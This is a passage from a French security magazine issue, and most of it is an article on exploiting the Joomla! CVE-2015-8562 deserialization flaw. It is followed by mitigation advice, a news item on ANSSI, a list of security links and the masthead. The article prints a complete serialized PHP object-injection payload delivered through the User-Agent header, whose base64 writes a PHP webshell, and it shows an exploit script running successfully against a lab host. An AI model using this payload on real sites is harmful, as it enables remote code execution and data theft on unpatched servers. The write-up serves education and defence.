aGVsbC5waHAnLCAnPD9waHAgc3lzdGVtKCRfR0VUW2NtZF0pID8+Jyk7'))
```

Nous créons ensuite nos objets customisés et nous y insérons notre payload encodée :

```
}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimple
pieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{
i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMys
ql":0:{}s:8:"feed_url";s:154:"eval(base64_decode('ZmlsZV9wdXRf
Y29udGVudHMoJy92YXIvd3d3L2pvb21sYS9zaGVsbC5waHAnLCAnPD9waHAgc3
lzdGVtKCRfR0VUW2NtZF0pID8+Jyk7'));JFactory::getConfig();exit";
s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"
cache_class";O:20:"JDatabaseDriverMysql":0:{}}i:1;s:4:"init";}
}s:13:"\0\0\0connection";b:1;}
```

En italique, notre feed_url qui contient notre payload complète. En violet, notre classe SimplePie et la méthode init() de celle-ci en valeur d'attribut __disconnectHandler à l'intérieur de notre classe JDatabaseDriverMysql en vert.

Nous ajoutons les caractères non reconnus à la fin et enveloppons le tout dans le User-Agent qui sera passé dans le header lors de la connexion :

```
User-Agent :
'}__test|O:21:"JDatabaseDriverMysqli":3:{s:2:"fc";O:17:"JSimple
pieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{
i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMys
ql":0:{}s:8:"feed_url";s:154:"eval(base64_decode('ZmlsZV9wdXRf
Y29udGVudHMoJy92YXIvd3d3L2pvb21sYS9zaGVsbC5waHAnLCAnPD9waHAgc3
lzdGVtKCRfR0VUW2NtZF0pID8+Jyk7'));JFactory::getConfig();exit";
s:19:"cache_name_function";s:6:"assert";s:5:"cache";b:1;s:11:"
cache_class";O:20:"JDatabaseDriverMysql":0:{}}i:1;s:4:"init";}
}s:13:"\0\0\0connection";b:1;} \xf0\xfd\xfd\xfd'}
```

En rouge, à la fin, les caractères non reconnus et la partie ainsi tronquée (plus la partie ajoutée ensuite côté serveur qui sera elle aussi tronquée).

Ces étapes nécessaires à la bonne compréhension et application de l'exploit sont assez longues, mais maintenant que nous avons ce template, il suffit d'encoder en base 64 notre payload et de l'y insérer en modifiant la valeur de longueur de la chaîne. Maintenant, nous pouvons automatiser ce processus au travers un script et l'essayer directement.


Exploitation de la vulnérabilité

Pour faciliter l'exploitation, nous allons utiliser un script python disponible sur Internet et légèrement customisé. Le payload que nous allons utiliser est le même que celui présenté précdement, un simple webshell PHP.


En moins d'une seconde, le script s'exécute avec succès.

```
[~]$ python joomla_rce.py
Payload successfully sent - try the following address:
http://172.16.10.158/joomla/shell.php
```

Nous pouvons désormais exécuter facilement des commandes via notre webshell :



Par ce biais, un attaquant pourrait alors récupérer les connecteurs de la base de données puis utiliser son webshell pour se connecter à la base sous-jacente afin d'accéder à toutes les données y compris les identifiants de l'administrateur Joomla! (hash).



> Mitigations, Recommandations et Protections

Mitigations

Cette vulnérabilité permet, si elle est exploitable, d'exécuter du code arbitraire en tant qu'utilisateur associé au serveur web. Sur la plupart des installations par défaut, les droits sont convenablement configurés, ce qui contribue à limiter la portée de l'attaque. Lors du déploiement ne serait-ce que d'un site vitrine, penser à la sécurité et à l'implémentation d'une configuration solide permet de grandement réduire le périmètre sur lequel un attaquant aura la main en cas d'attaque fructueuse.

Il est important de noter qu'ici l'exploitation utilise de multiples vulnérabilités et mauvaises implémentations. Si un seul prérequis n'est pas rempli, la totalité de l'exploit n'aurait pas fonctionné. Un moteur PHP maintenu à jour (et ce même avec un mois de retard) aurait rendu l'exploitation de la vulnérabilité impossible.

Recommandations

Le CERT-XMCO recommande la mise à jour du CMS Joomla! vers la dernière version (3.4.8) ou l'application des patchs de sécurité pour les versions legacy (1.5.x, 2.x).
Il est aussi recommandé de mettre à jour le moteur PHP vers la version la plus récente compatible avec votre dernière version de Joomla!. Enfin, il est nécessaire de vérifier si le site a été compromis afin de prendre les mesures adaptées au nettoyage et éventuellement à la restauration.

Protections

Sécurités pour éviter l'attaque :

➕ Suivre les bulletins de sécurité des services et technologies utilisés pour être mis au courant le plus rapidement d'une vulnérabilité, attaque...

➕ Certaines solutions de sécurité pour les applications web (WAF – Web Application Firewall) peuvent être mises en place, mais ces solutions restent contournables.

Sécurités minimales pour limiter les dégâts de l'attaque :

➕ Vérifier que les services sont exécutés avec des utilisateurs spécifiques (ne jamais lancer un service en tant que root).

➕ Appliquer les permissions minimales à ces utilisateurs sur le principe de liste blanche (autoriser seulement le nécessaire, interdire tout le reste).

➕ Utiliser des systèmes de log avancés pour pouvoir rapidement repérer une attaque.

➕ Effectuer des sauvegardes régulières du système en cas d'altération importante des données afin de pouvoir le restaurer sainement.

Bibliographie

➕ [1] https://www.joomla.org

➕ [2] http://securityaffairs.co/wordpress/43108/cyber-crime/cve-2015-8562-joomla-flaw.html

➕[3-4] PoC et exploits
https://www.exploit-db.com/exploits/38977/
https://github.com/0xcc-labs/Exploit-POCs/blob/master/CVE-2015-8562/joomla-rce.py
https://www.rapid7.com/db/modules/exploit/multi/http/joomla_http_header_rce

➕[5] http://www.cvedetails.com/cve/CVE-2015-8562/

➕[6] https://www.cvedetails.com/cve/CVE-2015-8562/


➕[7] https://mathiasbynens.be/notes/mysql-utf8mb4

➕[8] https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet - Cookies

➕[9] https://bugs.php.net/bug.php?id=70219

Le whitepaper du mois

par Bastien CACACE



Kamal Hamid

> L'ANSSI publie un nouveau référentiel d'exigences de sécurité


L'ANSSI publie un nouveau référentiel d'exigences de sécurité pour les prestataires d'intégration et de maintenance de systèmes industriels.

Le groupe de travail sur la cyber sécurité des systèmes industriels (GT CSI) a identifié les familles de prestataires de service stratégiques en matière de cybersécurité en fonction de leur type d'intervention sur l'ensemble du cycle de vie des systèmes, de la conception jusqu'au maintien en condition opérationnelle.

Le groupe GT CSI s'est basé sur des guides de cybersécurité des systèmes industriels existants afin d'identifier les exigences de sécurité pertinentes pour les prestataires d'intégration et de maintenance de systèmes industriels.

Ce document s'adresse aux prestataires, mais également à leurs bénéficiaires. Celui-ci est disponible à l'adresse suivante :

http://www.ssi.gouv.fr/uploads/2016/03/Referentiel_exigences_prestataires_integration_maintenance_V1_0.1.pdf


Exigences de cybersécurité pour les prestataires d'intégration et de maintenance de systèmes industriels

mars 2016

revue du web

Cette rubrique vous permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

> Sélection d'articles techniques

> Twitter

Sélection de comptes Twitter

> Sélection d'articles techniques


Article sur la sécurité d'Android Wear	https://labs.mwrinfosecurity.com/blog/2015/05/22/android-wear-security-analysis/
Article sur les méthodes de contournement des IDS HTTP avec de l'encodage	http://noxxi.de/research/http-evader-explained-4-double-encoding.html
Openssh pour windows	https://github.com/PowerShell/Win32-OpenSSH
Détecter l'exploitation de la vulnérabilité CVE-2015-1769, à l'aide des events Windows	http://blogs.technet.com/b/srd/archive/2015/08/11/defending-against-cve-2015-1769-a-logical-issue-exploited-via-a-malicious-usb-stick.aspx
Fichier Excel recensant tous les évènements Windows (7, 8, 2008 R2, 2012)	http://www.microsoft.com/en-us/download/details.aspx?id=21561 https://www.microsoft.com/en-us/download/details.aspx?id=35753
Présentation sur les vulnérabilités Oracle corrigées en 2015	http://www.red-database-security.com/wp/best_of_oracle_security_2015.pdf
Article sur le vol des mots de passe Windows et les pistes pour s'en prémunir	http://dfir-blog.com/2015/11/24/protecting-windows-networks-dealing-with-credential-theft/
Article sur une attaque en PowerShell puis explications de l'analyse mémoire	http://www.redblue.team/2015/09/triaging-powershell-exploitation-with.html
Comment se défendre contre les attaques en PowerShell	https://adsecurity.org/?p=2604 http://hackerhurricane.blogspot.fr/2015/05/defending-against-powershell-shells.html http://www.redblue.team/2016/01/powershell-traceless-threat-and-how-to.html
Comment se protéger de Mimikatz	https://jimshaver.net/2016/02/14/defending-against-mimikatz/

> Outils / Pentest

Outil pour scanner les composants Joomla!	https://github.com/drego85/Joomla_Components_Scanner
Outil pour générer des payload Java Unserialized	https://github.com/frohoff/ysoserial.git
Extension BURP pour tester les problèmes d'autorisation	http://zuxsecurity.blogspot.fr/2016/01/authmatrix-for-burp-suite.html
Technique pour extraire des informations sensibles des processus Android	https://www.pentestpartners.com/blog/how-to-extract-sensitive-plaintext-data-from-android-memory/
Présentation sur les erreurs à ne pas commettre durant les tests d'intrusion	http://www.counterhack.net/Strand-How-Not-To-Fail-PenTest.pdf
Ebook sur le reverse d'applications IOS	https://github.com/iosre/iOSAppReverseEngineering
Article sur les élévations de privilèges Windows les plus communément rencontrées	http://toshellandback.com/2015/11/24/ms-priv-esc/
Détails techniques sur l'injection SQL de Joomla! (CVE-2015-7297, CVE-2015-7857, CVE-2015-7858)	https://www.trustwave.com/Resources/SpiderLabs-Blog/Joomla-SQL-Injection-Vulnerability-Exploit-Results-in-Full-Administrative-Access/?page=1&year=0&month=0
Plusieurs articles sur des tests d'intrusion réalisés sur des environnements Jenkins, TeamCity, Go and CruiseControl	http://www.labofapenetrationtester.com/2015/11/week-of-continuous-intrusion-day-1.html http://www.labofapenetrationtester.com/2015/12/week-of-continuous-intrusion-tools-day-2.html http://www.labofapenetrationtester.com/2015/12/week-of-continuous-intrusion-tools-day-3.html http://www.labofapenetrationtester.com/2015/12/week-of-continuous-intrusion-tools-day-4.html http://www.labofapenetrationtester.com/2015/12/week-of-continuous-intrusion-tools-day-5.html

> Sélection des comptes Twitter suivis par le CERT-XMCO :

Adamb		https://twitter.com/Hexacorn
nixCraft		https://twitter.com/nixcraft
Matt Graeber		https://twitter.com/mattifestation
Casey Smith		https://twitter.com/subTee
Aeris		https://twitter.com/aeris22
Graham Cluley		https://twitter.com/gcluley
Nadim Kobeissi		https://twitter.com/kaepora
Johnny Xmas		https://twitter.com/J0hnnyXm4s
Brian Carpenter		https://twitter.com/geeknik
Florian Roth		https://twitter.com/Cyb3rOps



> Remerciements

Photographie

royalty free
https://www.flickr.com/photos/99783447@N07/9433864982

Lydia Brooks
https://www.flickr.com/photos/jaquiza/16173109477

Clément127
https://www.flickr.com/photos/clement127/13661779374

.BianConiglio.
https://www.flickr.com/photos/paladina/14528420220

Francis Mariani
https://www.flickr.com/photos/designwallah/19513430755

Jacqui Brown
https://www.flickr.com/photos/120600995@N07/14262980504

Kamal Hamid
https://www.flickr.com/photos/evergreenkamal/384258821

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
http://www.xmco.fr/actusecu.html

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711